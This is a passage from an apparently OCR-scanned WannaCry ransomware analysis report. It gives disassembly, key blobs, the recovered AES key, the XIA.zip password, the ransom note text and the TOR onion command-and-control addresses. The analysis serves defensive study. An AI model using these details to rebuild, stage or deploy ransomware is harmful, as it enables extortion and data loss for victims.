
```
typedef struct _RSAPUBKEY {
  DWORD magic;
  DWORD bitlen;
  DWORD pubexp;
} RSAPUBKEY;
```

The third part of the blob is the public key modulus value. By analyzing the BLOB at 0x0040EBF8, we can extract these various encryption parameters. See figure 50.

PUBLICKEYSTRUC.bType = 0x07. This value defines the blob as a public/private key.
PUBLICKEYSTRUC.bVersion = 0x02. This specifies the version number.
PUBLICKEYSTRUC.reserved = 0x0000. These values are unused.
PUBLICKEYSTRUC.aiKeyAlg = 0x0000A400. This value is CALG_RSA_KEYX, which specifies an RSA public key exchange algorithm supported by the Microsoft CSP.

RSAPUBKEY.magic = 0x32315352. This is ASCII for RSA2 and is the magic header value for an RSA version 2 key blob.
RSAPUBKEY.bitlen = 0x00000800. Since 0x800 = 2048, this specifies a 2048 bit key length.
RSAPUBKEY.pubexp = 0x00010001. This indicates a public exponent of 65537.


The actual public key, or modulus, are the 256 bytes following the public exponent (address range 0x0040EC0B – 0x0040EE61). The byte-length of the modulus was calculated as 256 bytes, since (RSAPUBKEY.bitlen / 8) = (2048 / 8) = 256.



```
0040EBF8  07 02 00 00 00 A4 00 00  52 53 41 32 00 08 00 00  .....ñ..RSA2....
0040EC08  01 00 01 00 43 2B 4D 2B  04 9C 0A D9 9F 1E DA 5F  ....C+M+.£.+█.+_
0040EC18  ED 32 A9 EF E1 CE 1A 50  F4 15 E7 51 7B EC B0 27  f2¬nß+.P(.tQ{8¦'
0040EC28  56 05 58 B4 F6 83 C9 B6  77 5B 80 61 18 1C AB 14  V.X¦÷â+¦w[Ça..½.
0040EC38  D5 6A FD 3B 70 9D 13 3F  2E 21 13 F1 E7 AF E3 FB  +j²;p..?.‼.±t»pv
0040EC48  AB 6E 43 71 25 6D 1D 52  D6 05 5F 13 27 9E 28 89  ½nCq%m.R+._.'P(ë
0040EC58  F6 CA 90 93 0A 68 C4 DE  82 9B AA C2 82 02 B1 18  ÷-.ô.h-¦é¢¬-é.¦.
```


Figure 50 – Tasksche.exe RSA Public Key Blob

This key is used to decrypt an AES key in t.wnry. Figure 51 shows the code pass in t.wnry as an argument to the decryption routine. The decryption routine verifies t.wnry by checking for the “WANACRY!” file header, as shown in figure 52.



```
0040211B lea     eax, [ebp+var_4]
0040211E lea     ecx, [ebp+var_6E4]
00402124 push    eax              ; int
00402125 push    offset aT_wnry   ; "t.wnry"
0040212A mov     [ebp+var_4], ebx
0040212D call    sub_4014A6       ; DECRYPTION
00402132 cmp     eax, ebx
00402134 jz      short loc_40215A
```

Figure 51 – Tasksche.exe Calls Routine to Decrypt t.wnry




```
00401564 push    8                ; Size
00401566 push    offset aWanacry  ; "WANACRY!"
0040156B lea     eax, [ebp+Buf1]
00401571 push    eax              ; Buf1
00401572 call    memcmp
00401577 add     esp, 0Ch
0040157A test    eax, eax
0040157C jnz     loc_4016D0
```

Figure 52 – Check t.wnry for WANACRY! File Header

The CryptDecrypt function, defined below, is called to decrypt t.wnry. See figure 53.


```
BOOL WINAPI CryptDecrypt(
  _In_     HCRYPTKEY  hKey,
  _In_     HCRYPTHASH hHash,
  _In_     BOOL       Final,
  _In_     DWORD      dwFlags,
  _Inout_  BYTE       *pbData,
  _Inout_  DWORD      *pdwDataLen
);
```



```
004019FB push    eax               ; *pdwDataLength
004019FC push    [ebp+Src]         ; *pbData
004019FF push    0                 ; dwFlags
00401A01 push    1                 ; bFinal
00401A03 push    0                 ; hHash
00401A05 push    dword ptr [esi+8] ; hKey
00401A08 call    CryptDecrypt
00401A0E test    eax, eax
```


Figure 53 – Tasksche.exe Decrypting t.wnry

Tasksche.exe decrypts two parts of t.wnry. The first part is an AES private key blob. The decrypted AES key, which is `BE E1 9B 98 D2 E5 B1 22 11 CE 21 1E EC B1 3D E6`, is then used to decrypt the DLL in t.wnry. DLL is decrypted with the 16 Byte AES private key using AES 128-CBC (Cipher Block Chaining). Function sub_403A77 performs the DLL decryption. Figure 54 shows the S-BOX in the .data section at 0x004089FC. Figure 55 shows the Inverse S-BOX in the .data section at 0x00408AFC. Figure 56 illustrates the t.wnry in a hex editor. The red section is the encrypted AES key. The blue section is the encrypted DLL. Once decrypted, @WannaDecryptor@ imports the TaskStart function from the DLL.




```
004089FC  63 7C 77 7B F2 6B 6F C5  30 01 67 2B FE D7 AB 76  c|w{=ko+0.g+¦+½v
00408A0C  CA 82 C9 7D FA 59 47 F0  AD D4 A2 AF 9C A4 72 C0  -é+}·YG=¡+ó»£ñr+
00408A1C  B7 FD 93 26 36 3F F7 CC  34 A5 E5 F1 71 D8 31 15  +²ô&6?■¦4Ñs±q+1.
00408A2C  04 C7 23 C3 18 96 05 9A  07 12 80 E2 EB 27 B2 75  .¦#+.û.Ü..ÇGd'¦u
00408A3C  09 83 2C 1A 1B 6E 5A A0  52 3B D6 B3 29 E3 2F 84  .â,..nZáR;+¦)p/ä
00408A4C  53 D1 00 ED 20 FC B1 5B  6A CB BE 39 4A 4C 58 CF  S-.f·n¦[j-+9JLX-
00408A5C  D0 EF AA FB 43 4D 33 85  45 F9 02 7F 50 3C 9F A8  -n¬vCM3àE·..P<■¿
00408A6C  51 A3 40 8F 92 9D 38 F5  BC B6 DA 21 10 FF F3 D2  Qú@.Æ.8)+¦+!.·=-
00408A7C  CD 0C 13 EC 5F 97 44 17  C4 A7 7E 3D 64 5D 19 73  -..8_ùD.-º~=d].s
00408A8C  60 81 4F DC 22 2A 90 88  46 EE B8 14 DE 5E 0B DB  `.O_"*.êFe+.¦^.¦
00408A9C  E0 32 3A 0A 49 06 24 5C  C2 D3 AC 62 91 95 E4 79  a2:.I.$\-+¼bæòSy
00408AAC  E7 C8 37 6D 8D D5 4E A9  6C 56 F4 EA 65 7A AE 08  t+7m.+N¬lV(Oez«.
00408ABC  BA 78 25 2E 1C A6 B4 C6  E8 DD 74 1F 4B BD 8B 8A  ¦x%..ª¦¦F¦t.K+ïè
00408ACC  70 3E B5 66 48 03 F6 0E  61 35 57 B9 86 C1 1D 9E  p>¦fH.÷.a5W¦å-.P
00408ADC  E1 F8 98 11 69 D9 8E 94  9B 1E 87 E9 CE 55 28 DF  ß°ÿ.i+Äö¢.çT+U(¯
00408AEC  8C A1 89 0D BF E6 42 68  41 99 2D 0F B0 54 BB 16  îíë.+µBhAÖ-.¦T+.
```

Figure 54 – S-BOX Used in AES Decryption



```
00408AFC  52 09 6A D5 30 36 A5 38  BF 40 A3 9E 81 F3 D7 FB  R.j+06Ñ8+@úP.=+v
00408B0C  7C E3 39 82 9B 2F FF 87  34 8E 43 44 C4 DE E9 CB  |p9é¢/·ç4ÄCD-¦T-
00408B1C  54 7B 94 32 A6 C2 23 3D  EE 4C 95 0B 42 FA C3 4E  T{ö2ª-#=eLò.B·+N
00408B2C  08 2E A1 66 28 D9 24 B2  76 5B A2 49 6D 8B D1 25  ..íf(+$¦v[óImï-%
00408B3C  72 F8 F6 64 86 68 98 16  D4 A4 5C CC 5D 65 B6 92  r°÷dåhÿ.+ñ\¦]e¦Æ
00408B4C  6C 70 48 50 FD ED B9 DA  5E 15 46 57 A7 8D 9D 84  lpHP²f¦+^.FWº..ä
00408B5C  90 D8 AB 00 8C BC D3 0A  F7 E4 58 05 B8 B3 45 06  .+½.î++.■SX.+¦E.
00408B6C  D0 2C 1E 8F CA 3F 0F 02  C1 AF BD 03 01 13 8A 6B  -,..-?..-»+...èk
00408B7C  3A 91 11 41 4F 67 DC EA  97 F2 CF CE F0 B4 E6 73  :æ.AOg_Où=-+=¦µs
00408B8C  96 AC 74 22 E7 AD 35 85  E2 F9 37 E8 1C 75 DF 6E  û¼t"t¡5àG·7F.u n
00408B9C  47 F1 1A 71 1D 29 C5 89  6F B7 62 0E AA 18 BE 1B  G±.q.)+ëo+b.¬.+.
00408BAC  FC 56 3E 4B C6 D2 79 20  9A DB C0 FE 78 CD 5A F4  nV>K¦-y·Ü¦+¦x-Z(
00408BBC  1F DD A8 33 88 07 C7 31  B1 12 10 59 27 80 EC 5F  .¦¿3ê.¦1¦..Y'Ç8_
00408BCC  60 51 7F A9 19 B5 4A 0D  2D E5 7A 9F 93 C9 9C EF  `Q.¬.¦J.-sz■ô+£n
00408BDC  A0 E0 3B 4D AE 2A F5 B0  C8 EB BB 3C 83 53 99 61  áa;M«*)¦+d+<âSÖa
00408BEC  17 2B 04 7E BA 77 D6 26  E1 69 14 63 55 21 0C 7D  .+.~¦w+&ßi.cU!.}
```

Figure 55 – Inverse S-BOX



```
00000000    57 41 4E 41 43 52 59 21 00 01 00 00 1E 38 22 27  WANACRY!......8"'
00000010    FD E6 7F 0C 5D E7 7E 3E 28 A7 AF FD 2A 50 64 49  ....].~>(...*PdI
00000020    66 C6 B6 27 17 6D 3E D2 FF 1C 32 CB 8C 30 88 60  f..'.m>...2..0.`
00000030    70 F6 EA E9 99 81 5E 15 FE 03 23 49 7C BB CE 3C  p.....^...#I|..<
00000040    EE 57 E0 42 DC 3D AF A8 82 B8 4D 01 05 7A 78 46  .W.B.=....M..zxF
00000050    70 0E A8 DD E5 30 65 B5 B1 F1 50 EE 10 1D B3 22  p....0e...P...."
00000060    B5 DD E8 D3 6E 68 42 29 3E AB F6 C2 13 42 DD C9  ....nhB)>....B..
00000070    7D DE 5B 64 24 AC 9B 8F 93 8E B7 2C 10 E2 16 38  }.[d$......,...8
00000080    B6 03 F6 90 D1 6B 24 1F C7 D3 E9 E3 53 EC 77 2B  .....k$.....S.w+
00000090    81 0A 98 B3 FF 4E DA D7 A8 8D B6 A3 70 2F 93 90  .....N......p/..
000000A0    F3 59 19 4C 43 B7 E2 0D EC 8C DA 82 E4 39 4C B0  .Y.LC........9L.
000000B0    5C 21 75 1E CE C5 3F 68 48 22 D1 89 3C 64 88 BC  \!u...?hH"..<d..
000000C0    64 53 25 41 0D 1B A4 18 0B B3 8D 49 75 EF B5 D3  dS%A........Iu...
000000D0    0A 6E 45 69 37 49 93 83 9E 80 02 38 E9 56 BC F6  .nEi7I.....8.V..
000000E0    3A 46 F3 CB 1F AC 2D 07 91 F2 A1 2C A4 E0 1D E7  :F....-....,....
000000F0    ED 90 02 D8 AA 87 5C 19 97 AD D1 B2 7D C9 0C 60  ......\.....}..`
00000100    31 3F A7 93 6D F1 15 35 67 AE 49 27 04 00 00 00  1?..m..5g.I'....
00000110    00 00 01 00 00 00 00 00 8F EE D8 08 1C 8A 71 E5  ..............q.
00000120    98 5C 17 8E 39 60 F2 8D DA 74 BA CC CC CB 09 61  .\..9`...t.....a
00000130    D9 AC BE CC E8 C2 96 D1 28 7C D7 38 FD 4C CD 07  ........(|.8.L..
00000140    94 ED 36 37 F0 67 6A 72 53 1C 7C C6 65 FE CD 03  ..67.gjrS.|.e...
00000150    66 F5 46 69 90 9A 0E 17 1B BD 5C 9F 12 92 72 F9  f.Fi.......\...r.
00000160    6B B0 21 64 EA D1 FC EE D9 B4 F0 38 C5 A4 27 67  k.!d.......8..'g
00000170    31 79 2B FB DF 27 FF 69 31 74 B3 4C E4 3E AF 75  1y+..'.i1t.L.>.u
```

Figure 56 – t.wnry (Red = Encrypted AES Key; Blue = Encrypted DLL that exports TaskStart)


The following chapters summarizes the files extracted from tasksche.exe’s XIA resource section and the operation of @WannaDecryptor@ (decrypted DLL operations) respectively.

XIA.ZIP FILES

The XIA.zip is a password protected (WNcry@2ol7) archive extracted from tasksche's resources. This section summarizes the artifacts extracted from this archive.

MSG FOLDER

The msg folder contains language-specific fonts and packages for the decryption instructions. It has a total of 28 languages listed within the folder. See figure 57.




```
C:\Users\MALWARE_HUNTER\Desktop\msg>dir
 Volume in drive C has no label.
 Volume Serial Number is 9051-1781

 Directory of C:\Users\MALWARE_HUNTER\Desktop\msg

05/16/2017  05:01 PM    <DIR>          .
05/16/2017  05:01 PM    <DIR>          ..
11/19/2010  03:16 PM            47,879 m_bulgarian.wnry
11/19/2010  03:16 PM            54,359 m_chinese (simplified).wnry
11/19/2010  03:16 PM            79,346 m_chinese (traditional).wnry
11/19/2010  03:16 PM            39,070 m_croatian.wnry
11/19/2010  03:16 PM            40,512 m_czech.wnry
11/19/2010  03:16 PM            37,045 m_danish.wnry
11/19/2010  03:16 PM            36,987 m_dutch.wnry
11/19/2010  03:16 PM            36,973 m_english.wnry
11/19/2010  03:16 PM            37,580 m_filipino.wnry
11/19/2010  03:16 PM            38,377 m_finnish.wnry
11/19/2010  03:16 PM            38,437 m_french.wnry
11/19/2010  03:16 PM            37,181 m_german.wnry
11/19/2010  03:16 PM            49,044 m_greek.wnry
11/19/2010  03:16 PM            37,196 m_indonesian.wnry
11/19/2010  03:16 PM            36,883 m_italian.wnry
11/19/2010  03:16 PM            81,844 m_japanese.wnry
11/19/2010  03:16 PM            91,501 m_korean.wnry
11/19/2010  03:16 PM            41,169 m_latvian.wnry
11/19/2010  03:16 PM            37,577 m_norwegian.wnry
11/19/2010  03:16 PM            39,896 m_polish.wnry
11/19/2010  03:16 PM            37,917 m_portuguese.wnry
11/19/2010  03:16 PM            52,161 m_romanian.wnry
11/19/2010  03:16 PM            47,108 m_russian.wnry
11/19/2010  03:16 PM            41,391 m_slovak.wnry
11/19/2010  03:16 PM            37,381 m_spanish.wnry
11/19/2010  03:16 PM            38,483 m_swedish.wnry
11/19/2010  03:16 PM            42,582 m_turkish.wnry
11/19/2010  03:16 PM            93,778 m_vietnamese.wnry
              28 File(s)      1,329,657 bytes
               2 Dir(s)  22,750,371,840 bytes free
```

Figure 57 – Language Packs

B.WNRY

The b.wnry file is a bitmap image used by the malware as the background image on the infected machine. See figure 58.




```
Ooops, your important files are encrypted.

If you see this text, but don't see the "Wana Decrypt0r" window,
then your antivirus removed the decrypt software or you deleted
it from your computer.

If you need your files you have to run the decrypt software.

Please find an application file named "@WanaDecryptor@.exe" in
any folder or restore from the antivirus quarantine.

Run and follow the instructions!
```

Figure 58 – b.wnry bmp Image

C.WNRY

The c.wnry is a configuration file containing the target address and the TOR communication endpoints information. The TOR browser is used to access the Onion URLs, listed below, used by the malware to collect payments. It chooses one of the three bitcoin addresses, listed in figure 59, at random and writes to the c.wnry file. This functionality is found in tasksche.exe's sub_401000 in figure 41.



Command & Control

TOR Endpoint Addresses recovered from the configuration file:

- gx7ekbenv2riucmf.onion
- 57g7spgrzlojinas.onion
- xxlvbrloxvriy2c5.onion
- 76jdd2ir2embyv47.onion
- cwwnhwhlz52maqm7.onion


The malware also downloads the following version of TOR browser:

- https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip

Figure 59 – TOR URL's and Browser Version

S.WNRY

The s.wnry file is a zipped file which is an archive that contains the TOR client used for payments. When the file is unzipped it contains the tor.exe and supporting dll's. See figure 60.




Name	Size	Type	Modified
libeay32.dll	3.2 MB	unknown	01 January 2000, 00:00
libevent-2-0-5.dll	719.2 kB	unknown	01 January 2000, 00:00
libevent_core-2-0-5.dll	417.8 kB	unknown	01 January 2000, 00:00
libevent_extra-2-0-5.dll	411.4 kB	unknown	01 January 2000, 00:00
libgcc_s_sjlj-1.dll	523.3 kB	unknown	01 January 2000, 00:00
libssp-0.dll	92.6 kB	unknown	01 January 2000, 00:00
ssleay32.dll	711.5 kB	unknown	01 January 2000, 00:00
tor.exe	3.1 MB	DOS/Windo...	01 January 2000, 00:00
zlib1.dll	107.5 kB	unknown	01 January 2000, 00:00

Figure 60 – s.wnry unzipped folder contents

R.WNRY

The r.wnry file is a Q&A used by the application containing payment instructions. This is the Ransomware note displayed on the screen. In any folder that contains encrypted files, it also contains a text version of this message. See figure 61

